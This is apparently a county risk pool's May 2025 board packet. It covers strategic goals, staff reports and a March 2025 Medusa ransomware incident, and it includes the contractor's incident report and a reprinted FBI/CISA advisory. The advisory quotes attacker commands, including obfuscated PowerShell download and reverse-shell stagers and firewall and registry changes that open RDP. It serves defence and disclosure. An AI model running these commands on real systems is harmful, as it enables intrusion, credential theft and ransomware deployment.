A companywide survey was completed in 2024. The Risk Control Department also implemented a satisfaction survey targeting Human Resources and Risk Management at the end of each fiscal year. This initiative helps evaluate service effectiveness and helps guide goal setting for the upcoming year.

2. Expansion of Law Enforcement Services (3-Year Goal, 5 Votes)

Notable developments include:

- Launch of the Law Enforcement Employee Assistance Program, which offers peer support (Ann Carrizales) and crisis support (Frontline First).
- Training for District Attorneys and Sheriffs on liability issues such as false arrest and excessive force (e.g., *Heck v. Humphrey*).
- Expert-led panel on correctional liability: “Evolving Standards for Mental Health Care in Jails” (June 21, 2024).
- Six wellness webinars presented by Desert Waters Correctional Wellness throughout the year.
- Active shooter training delivered by RK Miller at Shield Training Center (April 2024).
- Formation of a Law Enforcement Task Force focused on exposures in our covered programs, drawing on a panel of subject matter experts. These offerings complement POST training by focusing on emerging risks and practical strategies.

Products and Services Goals

1. Support During Critical Position Vacancies (1-Year Goal, 6 Votes)

Trindel provides orientation and onboarding for new board members, CAOs, HR personnel, Risk Managers, and Finance staff either in-house or at member counties. We offer daily support across liability, workers' compensation, HR, finance, and general risk management. This includes contractor referrals and targeted trainings—e.g., “Risk Transfer in Contracts” by Bob Marshburn.

2. Captive Feasibility Study – Phase II

Completed in January 2023, the study concluded that current pool maturity does not support claim liability transfers to a Captive structure. The primary goal—to enhance capital return—is currently being met via our investment strategy, which has generated \$2.2 million in income from July 1, 2023, to March 31, 2024. Kevin Webb has been instrumental in transitioning \$35 million from CAMP to a self-directed portfolio, investing \$1.8 million monthly in higher-yield, long-duration securities to capitalize on anticipated interest rate reductions.

Communication, Outreach, and Influence Goals

1. Employee Orientation at Member Counties (1-Year Goal, 7 Votes)

Developed an orientation video to introduce Trindel's mission, values, and services to new employees at member counties. Launched on the Trindel website October 2024.

2. Develop a Communications Plan (3-Year Goal, 4 Votes)

This initiative is ongoing. The communication plan targets risk managers, supervisors, new employees, attorneys, volunteers, students, and contractors. Objectives include:

- Promoting Trindel's value
- Reducing liability through education
- Enhancing engagement at events such as RCRC and Member Day

Communication Strategy Steps:

- Define communication purpose by audience
- Design clear, resource-efficient messaging
- Develop engagement strategy
- Execute an actionable plan
- Measure outcomes

Tactics in Use: DSR and LPS Conferences, newsletters, training flyers, and keynote speaker events.

Achievements Beyond Strategic Plan

- Successfully marketed Trindel as a homogenous rural risk group to the reinsurance market through Guy Carpenter.
- Enhanced data analytics and claims software to improve risk targeting and pricing accuracy.
- Recognized as a mature, high-performing claims and risk financing organization.
- Record-breaking participation in webinars, live trainings, and conferences.
- Established a comprehensive leadership training curriculum and emphasized employee recognition and EPL/HR training.
- Increased engagement across DSR, LPS/HR, and Roads.
- Launched Smith Systems driver training to mitigate one of our top exposures: vehicle accidents.
- Implemented a system for issuing certificates of insurance.
- Received the GFOA Certificate of Excellence in Financial Reporting.
- Generated \$2.2 million in investment income (FY23-24) with assets totaling \$107 million, compared to \$100k in income and \$25 million in assets in FY13-14.
- Realized \$1.8 million in premium savings for FY24-25 by raising the SIR for workers' compensation and general liability from \$1 million to \$2 million.

Emerging Risks

- Rising payroll levels increasing self-insurance funding needs
- Negative trends in excess liability and property coverages
- Shortage of talent in the risk management and claims industry
- Declining populations in rural counties
- Increased claim frequency and severity across all programs
- Governance challenges in member counties

Risks Unique to Rural Counties

- Correctional liability
- District Attorney and false arrest/wrongful conviction exposures
- Employment Practices Liability
- Wildfire risks
- Auto and transit-related claims
- Labor Code 4850
- Child Protective Services
- Road maintenance liabilities

Future Opportunities

- Continue internal investment to reduce reliance on excess insurance
- Implement targeted risk control initiatives for county-specific exposures
- Expand membership to include rural counties with 500–1,500 employees

Target Growth Plan:

Adding counties such as Mendocino, Lake, Nevada, Yuba, Tuolumne, Calaveras, Mariposa, Glenn, Amador, and Inyo could:

- Increase membership from 16 to 22
- Grow insured employees from 6,275 to ~11,000
- Add \$2.5M to the General Liability pool
- Add \$3.5M to the Workers' Compensation pool
- Add \$12.3M to the GL banking layer
- Add \$17.6M to the WC banking layer

Staffing needs to support growth:

- 4 WC Adjusters
- 3 WC Techs
- 4 Risk Control Analysts
- 1 Risk Control Coordinator
- 3 Property/Liability Adjusters

Note: Actual feasibility subject to actuarial review of loss data.

Conclusion

Trindel is uniquely positioned as the only California-based risk-sharing pool dedicated exclusively to counties. With continued investment, strategic outreach, and expansion into similarly aligned rural counties, we are well-equipped for a strong and sustainable future.



TRINDEL BOARD MEETING

May 2025

AGENDA ITEM 20.

SUBJECT: Committee Reports.

ACTION FOR CONSIDERATION: Informational only.

BACKGROUND: Report on Ad Hoc committee, since the February 5th, 2025 meeting.

The Claims Review Committee did not meet by the time of this writing but will be scheduling a meeting for the near future to provide status updates on pool reportable claims in the workers' compensation and general liability programs.

FISCAL IMPACT: N/A

RECOMMENDATION: N/A



TRINDEL BOARD MEETING

May, 2025

AGENDA ITEM 21.

SUBJECT: Department Reports.

ACTION FOR CONSIDERATION: Informational only.

BACKGROUND: Overview of staff activities since February 5th, 2025 Board of Directors meeting.

This item is intended to provide the Board with information regarding the activities of the Administration, Risk Control, Property & Liability and Workers Compensation Departments.

FISCAL IMPACT: N/A

RECOMMENDATION: N/A

Administration Department Report Board of Directors Meeting May 2025

Department Introduction and Description:

The Administration Department consists of three employees. One Executive Director, the Financial Analyst, and the Administrative Technician. The Administration department manages the daily operations of Trindel, including financial management, budgeting, office management, and strategic interpretation of board of directors' objectives and planning.

Following the February 2025 Board Meeting, the Administrative Technician resigned from Trindel for personal reasons. This vacancy has not been filled.

Through the end of February, the Administration Department leveraged MRG Consultant and former Trindel Executive Director Dave Nelson to assist in review of complex accounting transactions and process implementation, and Director of Risk Control/ Interim Operations Leader Rachael Hartman for process oversight and enhanced segregation of duties.

In March 2025, David Nelson concluded his contracted consulting term with Trindel and Rachael Hartman formally was appointed as Executive Director after a comprehensive recruitment effort heralded by independent recruitment firm WBCP.

Operations:

- Timely filing of 1099s.
- Completed all necessary filings with the Secretary of State, such as the actuarial reports and audit reports.
- Completed the Workers' Compensation Claims Inventory Report.
- Completed policy renewals such as Cyber policy with PRISM and brokers.
- Completion of Premium calculations, and in the final stages of premium collections for FY 24-25, second installments.
- Jack has attended two PRISM Finance Committee meetings in the period from January to May 2025.
- Re-established regular meetings with Chandler Asset Management.
- Contacted both James Marta & Company, and Bickmore Actuarial to schedule upcoming Financial Audit engagement and Actuarial Studies, respectively.
- Applied for GFOA Certificate of Excellence consideration, but was not able to compile all necessary data within the submission period. Trindel's submission has been put on delay.

- Jack will attend the GFOA 119th Annual Conference in Washington DC from June 28th – July 2nd 2025.
- Rachael will attend SHRM25 in San Diego from June 29th – July 2nd 2025.

Cyber Attack:

On Friday, March 21st after 4PM, Trindel suffered a cyber-attack by a malicious entity employing a “Medusa Virus” as a form of ransomware. The malware was discovered around 6:30 AM on Monday, March 24th. By the time of discovery, the virus had managed to infiltrate five Trindel servers and their respective backups.

Digital operations were halted or stalled during the recovery period which lasted until the week of April 21st. During this time, employees were engaged in studying for certifications, performing necessary trainings, assisting IT in the recovery, employed in office beautification and minor repairs, and continuing operations as best as possible over phone and fax, or otherwise utilized.

We have employed cyber-incident awareness and training software such as KnowBe4 for many years. Since recovery, Trindel has increased the intensity, duration, and frequency of KnowBe4 trainings to rebuild our human firewall. Our IT contractors, Advanced Concepts Redding, have also implemented numerous enhanced IT controls such as: increased minimum password complexity; multifactor authentication for remote employees; automatic locking of computers at set intervals; periodic and automatic VPN disconnection; More strict firewall controls and reduction in permissible domains web-access; and more.

An all-staff meeting was held to discuss the event, how the human-firewall failed, and understand both the gravity of the situation as well as what efforts will be made to mitigate future risk of cyber-incidents or similar business interruption.

According to the FBI and CISA (Cybersecurity and Infrastructure Security Agency), Medusa Ransomware has been employed to successfully attack more than 300 victims in critical infrastructure sectors between first-contact in 2021 and February 2025.

Advanced Concepts has provided an Information Security Incident Report for the ransomware attack. The report contains an incident log, an overview of the attack, and remediation process. Additionally, FBI Factsheets and Joint Cybersecurity Advisories regarding the type of attack and risks associated with them are provided on the following pages.

CONFIDENTIAL



INFORMATION SECURITY INCIDENT REPORT

Report Date: 12 May 2025

Site: Trindel Insurance Fund - Weaverville

Type: Ransomware – Medusa

Incident Date: 24 March 2025

Initial contact and response:

We received inbound calls from the client advising they could not get to their servers. An Advanced Concepts (AC) technician attempted to access the server via our RMM (Barracuda) and, even though the servers showed available, we were not able to make a successful login session. We made a successful remote connection to AC26833, but only a black screen with a cursor was presented. We also had issues accessing AC24786. We then told the client to immediately force the servers to shut down. We traveled to the client's site on 26 March and retrieved all of their servers and the two above referenced notebook computers.

We reached out to and engaged the FBI, including CISA and Cal-CSIC. An FBI Special Agent contacted the Florida based Special Agent in charge of the Medusa case. The FBI provided information including the attached Joint Cybersecurity Advisory AA25-071A. Additionally, the FBI provided critical confidential information which included Indicator of Compromise (IOC's) and specific known methods and processes of the ransomware group. We utilized the information provided to search and identify compromised systems and to assess the extent of compromise, if any. We discovered additional IOC's which were either unknown or not disclosed by the FBI or which were unique to this attack.

Discovery:

AC personnel booted all of the systems to a Preinstallation Environment and multiple diagnostic tools were utilized to discover and identify Indicators of Compromise and to analyze viability.

Discovered Indicators of Compromise includes encryption and the existence of one or more of the following:

- C:\Windows\szdoo.sys
- C:\Windows\swN9.exe
- C:\Windows\System32\gaze.exe
- C:\Windows\System32\wrk directory
- C:\Windows\AdminArsenal directory containing PDQ

AC24786 had szdoo.sys, gaze.exe, \AdminArsenal, and was encrypted with .MEDUSA extensions

AC26833 had swN9.exe and \AdminArsenal

Six servers had encrypted files with .MEDUSA extensions and a various additional IOC's. The local "quick recovery" backup images and all Volume Shadow copies were deleted or inclusive to the encrypted file set.

Remediation:

Due to the type and sophistication of the attack, all infected systems were paved, fresh loaded, and patched. As such, all applications on said freshly loaded systems were also fresh installs. The domain had to be recreated per the previous structure and data only restores processes were queued. The servers were re-deployed on-site so we could concurrently join users to the new domain and begin restores.

The rebuilding and restoral process and timeframe was daunting due to the damage from the attack, the level of complication of the environment, and the volume of data. The environment consisted of two Hypervisors, two Domain Controllers, two Sequel servers, two file servers, one backup server, and over 20 disk volumes. The server versions include 2012R2, 2016, 2019 and 2022 – each of which had to be independently created, installed, updated, and patched. The restoral process varies significantly depending on the type of system, its applications, and its dependencies. From the technically least challenging being a file server, to the most being MS Exchange. Primarily due to Domain and other dependencies (and the complete loss of them), the restoral processes required significant steps in precise order. As such, much structure creation had to be completed prior to any actionable end user restores could be implemented. To give perspective, the MS Exchange backup sets are cloud only and consisted of one primary and four incrementals. Each backup set is approximately 183GB's and took 18-26 hours each to download. These backup sets had to be downloaded and processed individually in sequence. The process includes creating a restore database, downloading the backup set to the restore database, running a repair on the 186GB's of data against its corresponding transaction logs, mounting the database, creating a per user/mailbox transfer job from the restore database to the newly created operational database, reviewing and resolving any errors for each of those mailboxes transferred, and reviewing the logs. If, or more accurately when, any one of these processes failed the process, that set needed to be reprocessed. When one backup sets successfully completed the process then the restore database and its related transaction logs were destroyed. A new restore database is then created for the next backup set and the same process is commenced for it. These steps have to be completed for all five backup sets.

JOINT CYBERSECURITY ADVISORY

Co-Authored by:

TLP:CLEAR

Product ID: AA25-071A

March 12, 2025



#StopRansomware: Medusa Ransomware

Summary

Note: This joint Cybersecurity Advisory is part of an ongoing #StopRansomware effort to publish advisories for network defenders detailing various ransomware variants and ransomware threat actors. These #StopRansomware advisories include recently and historically observed tactics, techniques, and procedures (TTPs) and indicators of compromise (IOCs) to help organizations protect against ransomware. Visit stopransomware.gov to see all #StopRansomware advisories and to learn more about other ransomware threats and no-cost resources.

The Federal Bureau of Investigation (FBI), Cybersecurity and Infrastructure Security Agency (CISA), and the Multi-State Information Sharing and Analysis Center (MS-ISAC) are releasing this joint advisory to disseminate known Medusa ransomware TTPs and IOCs, identified through FBI investigations as recently as February 2025.

Medusa is a ransomware-as-a-service (RaaS) variant first identified in June 2021. As of February 2025, Medusa developers and affiliates have impacted over 300 victims from a variety of critical infrastructure sectors with affected industries including medical, education, legal, insurance, technology, and

Actions for Organizations to Take Today to Mitigate Cyber Threats Related to Medusa Ransomware Activity

- **Mitigate known vulnerabilities** by ensuring operating systems, software, and firmware are patched and up to date within a risk-informed span of time.
- **Segment networks** to restrict lateral movement from initial infected devices and other devices in the same organization.
- **Filter network traffic** by preventing unknown or untrusted origins from accessing remote services on internal systems.

To report suspicious or criminal activity related to information found in this joint Cybersecurity Advisory, contact your local FBI [field office](#) or CISA's 24/7 Operations Center at Report@cisa.gov or (888) 282-0870. When available, please include the following information regarding the incident: date, time, and location of the incident; type of activity; number of people affected; type of equipment used for the activity; the name of the submitting company or organization; and a designated point of contact. SLTT organizations should report incidents to MS-ISAC (866-787-4722 or SOC@cisecurity.org).

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manufacturing. The Medusa ransomware variant is unrelated to the [MedusaLocker](#) variant and the Medusa mobile malware variant per the FBI's investigation.

FBI, CISA, and MS-ISAC encourage organizations to implement the recommendations in the **Mitigations** section of this advisory to reduce the likelihood and impact of Medusa ransomware incidents.

For a downloadable list of IOCs, see:

- [AA25-071A STIX XML \(#KB\)](#)
- [AA25-071A STIX JSON \(#KB\)](#)

Technical Details

Note: This advisory uses the [MITRE ATT&CK® Matrix for Enterprise](#) framework, version 16. See the **MITRE ATT&CK Tactics and Techniques** section of this advisory for a table of the threat actors' activity mapped to MITRE ATT&CK tactics and techniques.

Background

The RaaS Medusa variant has been used to conduct ransomware attacks from 2021 to present. Medusa originally operated as a closed ransomware variant, meaning all development and associated operations were controlled by the same group of cyber threat actors. While Medusa has since progressed to using an affiliate model, important operations such as ransom negotiation are still centrally controlled by the developers. Both Medusa developers and affiliates—referred to as “Medusa actors” in this advisory—employ a double extortion model, where they encrypt victim data and threaten to publicly release exfiltrated data if a ransom is not paid.

Initial Access

Medusa developers typically recruit initial access brokers (IABs) in cybercriminal forums and marketplaces to obtain initial access [[TA0001](#)] to potential victims. Potential payments between \$100 USD and \$1 million USD are offered to these affiliates with the opportunity to work exclusively for Medusa. Medusa IABs (affiliates) are known to make use of common techniques, such as:

- **Phishing campaigns** as a primary method for stealing victim credentials [[T1566](#)].
- **Exploitation of unpatched software vulnerabilities** [[T1190](#)] through Common Vulnerabilities and Exposures (CVEs) such as the ScreenConnect vulnerability [CVE-2024-1709](#) [[CWE-288: Authentication Bypass Using an Alternate Path or Channel](#)] and Fortinet EMS SQL injection vulnerability [[CVE-2023-48788](#)] [[CWE 89: SQL Injection](#)].

Discovery

Medusa actors use [living off the land \(LOTL\)](#) and legitimate tools Advanced IP Scanner and SoftPerfect Network Scanner for initial user, system, and network enumeration. Once a foothold in a victim network is established, commonly scanned ports include:

- [21](#) (FTP)
- [22](#) (SSH)

- 23 (Telnet)
- 80 (HTTP)
- 115 (SFTP)
- 443 (HTTPS)
- 1433 (SQL database)
- 3050 (Firebird database)
- 3128 (HTTP web proxy)
- 3306 (MySQL database)
- 3389 (RDP)

Medusa actors primarily use PowerShell [T1059.001] and the Windows Command Prompt (`cmd.exe`) [T1059.003] for network [T1046] and filesystem enumeration [T1083] and to utilize Ingress Tool Transfer capabilities [T1105]. Medusa actors use Windows Management Instrumentation (WMI) [T1047] for querying system information.

Defense Evasion

Medusa actors use LOTL to avoid detection [TA0005]. (See **Appendix A** for associated shell commands observed during FBI investigations of Medusa victims.) Certutil (`certutil.exe`) is used to avoid detection when performing file ingress.

Actors have been observed using several different PowerShell detection evasion techniques with increasing complexity, which are provided below. Additionally, Medusa actors attempt to cover their tracks by deleting the PowerShell command line history [T1070.003].

In this example, Medusa actors use a well-known evasion technique that executes a base64 encrypted command [T1027.013] using specific execution settings.

- `powershell -exec bypass -enc <base64 encrypted command string>`

In another example, the `DownloadFile` string is obfuscated by slicing it into pieces and referencing it via a variable [T1027].

- `powershell -nop -c $x = 'D' + 'Own' + 'LOa' + 'DfI' + 'le'; Invoke-Expression (New-Object Net.WebClient).$x.Invoke(http://<ip>/<RAS tool>.msi)`

In the final example, the payload is an obfuscated base64 string read into memory, decompressed from `gzip`, and used to create a `scriptblock`. The base64 payload is split using empty strings and concatenation, and uses a format operator (`-f`) followed by three arguments to specify character replacements in the base64 payload.

- `powershell -nop -w hidden -noni -ep bypass &([scriptblock]::create((`
- `New-Object System.IO.StreamReader(`
- `New-Object System.IO.Compression.GzipStream((`
- `New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String(`

- `((('<base64 payload string>')-f'<character replacement 0>', '<character replacement 1>', '<character replacement 2>'))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))`

The obfuscated base64 PowerShell payload is identical to `powerfun.ps1`, a publicly available stager script that can create either a reverse or bind shell over TLS to load additional modules. In the bind shell, the script awaits a connection on local port `443` [\[T1071.001\]](#), and initiates a connection to a remote port `443` in the reverse shell.

In some instances, Medusa actors attempted to use vulnerable or signed drivers to kill or delete endpoint detection and response (EDR) tools [\[T1562.001\]](#).

FBI has observed Medusa actors using the following tools to support command and control (C2) and evade detection:

- Ligolo.
 - A reverse tunneling tool often used to create secure connections between a compromised host and threat actor's machine.
- Cloudflared.
 - Formerly known as ArgoTunnel.
 - Used to securely expose applications, services, or servers to the internet via Cloudflare Tunnel without exposing them directly.

Lateral Movement and Execution

Medusa actors use a variety of legitimate remote access software [\[T1219\]](#); they may tailor their choice based on any remote access tools already present in the victim environment as a means of evading detection. Investigations identified Medusa actors using remote access software AnyDesk, Atera, ConnectWise, eHorus, N-able, PDQ Deploy, PDQ Inventory, SimpleHelp, and Splashtop. Medusa uses these tools—in combination with Remote Desktop Protocol (RDP) [\[T1021.001\]](#) and PsExec [\[T1569.002\]](#)—to move laterally [\[TA0008\]](#) through the network and identify files for exfiltration [\[TA0010\]](#) and encryption [\[T1486\]](#). When provided with valid username and password credentials, Medusa actors use PsExec to:

- Copy `(-c)` one script from various batch scripts on the current machine to the remote machine and execute it with `SYSTEM` level privileges `(-s)`.
- Execute an already existing local file on a remote machine with `SYSTEM` level privileges.
- Execute remote shell commands using `cmd /c`.

One of the batch scripts executed by PsExec is `openrdp.bat`, which first creates a new firewall rule to allow inbound TCP traffic on port `3389`:

- `netsh advfirewall firewall add rule name="rdp" dir=in protocol=tcp localport=3389 action=allow`

Then, a rule to allow remote WMI connections is created:

- `netsh advfirewall firewall set rule group="windows management instrumentation (wmi)" new enable=yes`

Finally, the registry is modified to allow Remote Desktop connections:

- `reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f`

[Mimikatz](#) has also been observed in use for Local Security Authority Subsystem Service (LSASS) dumping [[T1003.001](#)] to harvest credentials [[TA0006](#)] and aid lateral movement.

Exfiltration and Encryption

Medusa actors install and use [Rclone](#) to facilitate exfiltration of data to the Medusa C2 servers [[T1567.002](#)] used by actors and affiliates. The actors use Sysinternals PsExec, PDQ Deploy, or BigFix [[T1072](#)] to deploy the encryptor, `gaze.exe`, on files across the network—with the actors disabling Windows Defender and other antivirus services on specific targets. Encrypted files have a `.medusa` file extension. The process `gaze.exe` terminates all services [[T1489](#)] related to backups, security, databases, communication, file sharing and websites, then deletes shadow copies [[T1490](#)] and encrypts files with AES-256 before dropping the ransom note. The actors then manually turn off [[T1529](#)] and encrypt virtual machines and delete their previously installed tools [[T1070](#)].

Extortion

Medusa RaaS employs a double extortion model, where victims must pay [[T1657](#)] to decrypt files and prevent further release. The ransom note demands victims make contact within 48 hours via either a Tor browser based live chat, or via Tox, an end-to-end encrypted instant-messaging platform. If the victim does not respond to the ransom note, Medusa actors will reach out to them directly by phone or email. Medusa operates a `.onion` data leak site, divulging victims alongside countdowns to the release of information. Ransom demands are posted on the site, with direct hyperlinks to Medusa affiliated cryptocurrency wallets. At this stage, Medusa concurrently advertises sale of the data to interested parties before the countdown timer ends. Victims can additionally pay \$10,000 USD in cryptocurrency to add a day to the countdown timer.

FBI investigations identified that after paying the ransom, one victim was contacted by a separate Medusa actor who claimed the negotiator had stolen the ransom amount already paid and requested half of the payment be made again to provide the “true decryptor”—potentially indicating a triple extortion scheme.

Indicators of Compromise

Table 1 lists the hashes of malicious files obtained during investigations.

Table 1: Malicious Files

Files	Hash (MD5)	Description
!!!READ_ME_MEDUSA!!!.txt	Redacted	Ransom note file
openrdp.bat	44370f5c977e415981febf7dbb87a85c	Allows incoming RDP and remote WMI connections

Files	Hash (MD5)	Description
pu.exe	80d852cd199ac923205b61658a9ec5bc	Reverse shell

Table 2 includes email addresses used by Medusa actors to extort victims; they are exclusively used for ransom negotiation and contacting victims following compromise. These email addresses are not associated with phishing activity conducted by Medusa actors.

Table 2: Medusa Email Addresses

Email Addresses	Description
key.medusa.serviceteam@protonmail.com	Used for ransom negotiation
medusa.support@onionmail.org	Used for ransom negotiation
mds.svt.breach@protonmail.com	Used for ransom negotiation
mds.svt.mir2@protonmail.com	Used for ransom negotiation
MedusaSupport@cock.li	Used for ransom negotiation

MITRE ATT&CK Tactics and Techniques

See **Table 3 – Table 11** for all referenced threat actor tactics and techniques in this advisory. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK's [Best Practices for MITRE ATT&CK Mapping](#) and CISA's [Decider Tool](#).

Table 3: Initial Access

Technique Title	ID	Use
Exploit Public-Facing Application	T1190	Medusa actors exploited unpatched software or n-day vulnerabilities through common vulnerabilities and exposures.
Initial Access	TA0001	Medusa actors recruited initial access brokers (IABS) in cybercriminal forums and marketplaces to obtain initial access.
Phishing	T1566	Medusa IABS used phishing campaigns as a primary method for delivering ransomware to victims.

Table 4: Defense Evasion

Technique Title	ID	Use
Indicator Removal: Clear Command History	T1070.003	Medusa actors attempt to cover their tracks by deleting the PowerShell command line history.
Obfuscated Files or Information: Encrypted/Encoded File	T1027.013	Medusa actors use a well-known evasion technique that executes a base64 encrypted command.
Obfuscated Files or Information	T1027	Medusa actors obfuscated a string by slicing it into pieces and referencing it via a variable.
Indicator Removal	T1070	Medusa actors deleted their previous work and tools installed.
Impair Defenses: Disable or Modify Tools	T1562.001	Medusa actors killed or deleted endpoint detection and response tools.

Table 5: Discovery

Technique Title	ID	Use
Network Service Discovery	T1046	Medusa actors utilized living of the land techniques to perform network enumeration.
File and Directory Discovery	T1083	Medusa actors utilized Windows Command Prompt for filesystem enumeration.
Network Share Discovery	T1135	Medusa actors queried shared drives on the local system to gather sources of information.
System Network Configuration Discovery	T1016	Medusa actors used operating system administrative utilities to gather network information.
System Information Discovery	T1082	Medusa actors used the command <code>systeminfo</code> to gather detailed system information.
Permission Groups Discovery: Domain Groups	T1069.002	Medusa actors attempt to find domain-level group and permission settings.

Table 6: Credential Access

Technique Title	ID	Use
Credential Access	TA0006	Medusa actors harvest credentials with tools like Mimikatz to gain access to systems.
OS Credential Dumping: LSASS Memory	T1003.001	Medusa actors were observed accessing credential material stored in process memory or Local Security Authority Subsystem Service (LSASS) using Mimikatz.

Table 7: Lateral Movement and Execution

Technique Title	ID	Use
Lateral Movement	TA0008	Medusa actors performed techniques to move laterally without detection once they gained initial access.
Command and Scripting Interpreter: PowerShell	T1059.001	Medusa actors used PowerShell, a powerful interactive command-line interface and scripting environment for ingress, network, and filesystem enumeration.
Command and Scripting Interpreter: Windows Command Shell	T1059.003	Medusa actors used Windows Command Prompt—which can be used to control almost any aspect of a system—for ingress, network, and filesystem enumeration.
Software Deployment Tools	T1072	Medusa Actors used PDQ Deploy and BigFix to deploy the encryptor on files across the network.
Remote Services: Remote Desktop Protocol	T1021.001	Medusa actors used Remote Desktop Protocol (RDP), a common feature in operating systems, to log into an interactive session with a system and move laterally.
System Services	T1569.002	Medusa actors used Sysinternals PsExec to deploy the encryptor on files across the network.
Windows Management Instrumentation	T1047	Medusa actors abused Windows Management Instrumentation to query system information.

Table 8: Exfiltration and Encryption

Technique Title	ID	Use
Exfiltration	TA0010	Medusa actors identified files to exfiltrate out of victim networks.
Exfiltration Over Web Service: Exfiltration to Cloud Storage	T1567.002	Medusa actors used Rclone to facilitate exfiltration of data to the Medusa C2 servers.

Table 9: Command and Control

Technique Title	ID	Use
Ingress Tool Transfer	T1105	Medusa actors used PowerShell, Windows Command Prompt, and certutil for file ingress.
Application Layer Protocol: Web Protocols	T1071.001	Medusa actors communicate using application layer protocols associated with web traffic. In this case, Medusa actors used scripts that created reverse or bind shells over port 443: HTTPS.
Remote Access Software	T1219	Medusa actors used remote access software to move laterally through the network.

Table 10: Persistence

Technique Title	ID	Use
Create Account	T1136.002	Medusa actors created a domain account to maintain access to victim systems.

Table 11: Impact

Technique Title	ID	Use
Data Encrypted for Impact	T1486	Medusa identified and encrypted data on target systems to interrupt availability to system and network resources.
Inhibit System Recovery	T1490	The process gaze.exe terminates all services then deletes shadow copies and encrypts files with AES-256 before dropping the ransom note.
Financial Theft	T1657	Victims must pay to decrypt files and prevent further release by Medusa actors.

Technique Title	ID	Use
System Shutdown/Reboot	T1529	Medusa actors manually turned off and encrypted virtual machines.
Service Stop	T1489	The process <code>gaze.exe</code> terminates all services related to backups, security, databases, communication, file sharing, and websites,

Mitigations

FBI, CISA, and MS-ISAC recommend organizations implement the mitigations below to improve cybersecurity posture based on threat actors' activity. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA's [CPGs webpage](#) for more information on the CPGs, including additional recommended baseline protections.

- **Implement a recovery plan** to maintain and retain multiple copies of sensitive or proprietary data and servers in a physically separate, segmented, and secure location (e.g., hard drive, storage device, the cloud) [[CPG 2.F](#), [2.R](#), [2.S](#)].
- **Require all accounts** with password logins (e.g., service accounts, admin accounts, and domain admin accounts) to comply with NIST's standards. In particular, require employees to use long passwords and consider not requiring frequently recurring password changes, as these can weaken security [[CPG 2.C](#)].
- **Require multifactor authentication** for all services to the extent possible, particularly for webmail, virtual private networks, and accounts that access critical systems [[CPG 2.H](#)].
- **Keep all operating systems, software, and firmware up to date.** Timely patching is one of the most efficient and cost-effective steps an organization can take to minimize its exposure to cybersecurity threats. Prioritize patching known exploited vulnerabilities in internet-facing systems [[CPG 1.E](#)].
- **Segment networks** to prevent the spread of ransomware. Network segmentation can help prevent the spread of ransomware by controlling traffic flows between—and access to—various subnetworks and by restricting adversary lateral movement [[CPG 2.F](#)].
- **Identify, detect, and investigate abnormal activity and potential traversal of the indicated ransomware with a networking monitoring tool.** To aid in detecting the ransomware, implement a tool that logs and reports all network traffic, including lateral movement activity on a network. Endpoint detection and response (EDR) tools are particularly useful for detecting lateral connections as they have insight into common and uncommon network connections for each host [[CPG 3.A](#)].
- **Require VPNs or Jump Hosts for remote access.**
- **Monitor for unauthorized scanning and access attempts.**

- **Filter network traffic** by preventing unknown or untrusted origins from accessing remote services on internal systems. This prevents threat actors from directly connecting to remote access services that they have established for persistence.
- **Audit user accounts** with administrative privileges and configure access controls according to the principle of least privilege [CPG 2.E].
- **Review domain controllers, servers, workstations, and active directories** for new and/or unrecognized accounts [CPG 1.A, 2.O].
- **Disable command-line and scripting activities and permissions.** Privilege escalation and lateral movement often depend on software utilities running from the command line. If threat actors are not able to run these tools, they will have difficulty escalating privileges and/or moving laterally [CPG 2.E, 2.N].
- **Disable unused ports** [CPG 2.V].
- **Maintain offline backups of data**, and regularly maintain backup and restoration [CPG 2.R]. By instituting this practice, the organization helps ensure they will not be severely interrupted and/or only have irretrievable data.
- **Ensure all backup data is encrypted, immutable** (i.e., cannot be altered or deleted), and covers the entire organization's data infrastructure [CPG 2.K, 2.L, 2.R].

Validate Security Controls

In addition to applying mitigations, the FBI, CISA, and MS-ISAC recommend exercising, testing, and validating your organization's security program against the threat behaviors mapped to the MITRE ATT&CK Matrix for Enterprise framework in this advisory. The FBI, CISA, and MS-ISAC recommend testing your existing security controls inventory to assess how they perform against the ATT&CK techniques described in this advisory.

To get started:

1. Select an ATT&CK technique described in this advisory (**Table 3 to Table 11**).

Align your security technologies against the technique.

Test your technologies against the technique.

Analyze your detection and prevention technologies' performance.

Repeat the process for all security technologies to obtain a set of comprehensive performance data.

Tune your security program, including people, processes, and technologies, based on the data generated by this process.

The FBI, CISA, and MS-ISAC recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.

Resources

- Joint [#StopRansomware Guide](#).

- Joint Guide [Identifying and Mitigating Living Off the Land Techniques](#).
- Joint [Guide to Securing Remote Access Software](#).

Reporting

Your organization has no obligation to respond or provide information back to FBI in response to this joint advisory. If, after reviewing the information provided, your organization decides to provide information to FBI, reporting must be consistent with applicable state and federal laws.

FBI is interested in any information that can be shared, to include boundary logs showing communication to and from foreign IP addresses, a sample ransom note, communications with threat actors, Bitcoin wallet information, decryptor files, and/or a benign sample of an encrypted file.

Additional details of interest include a targeted company point of contact, status and scope of infection, estimated loss, operational impact, transaction IDs, date of infection, date detected, initial attack vector, and host- and network-based indicators.

The FBI, CISA, and MS-ISAC do not encourage paying ransoms as payment does not guarantee victim files will be recovered. Furthermore, payment may also embolden adversaries to target additional organizations, encourage other criminal actors to engage in the distribution of ransomware, and/or fund illicit activities. Regardless of whether you or your organization have decided to pay the ransom, FBI, CISA, and MS-ISAC urge you to promptly report ransomware incidents to FBI's [Internet Crime Complaint Center \(IC3\)](#), a [local FBI Field Office](#), or CISA via the agency's [Incident Reporting System](#) or its 24/7 Operations Center (report@cisa.gov) or by calling 1-844-Say-CISA (1-844-729-2472).

Disclaimer

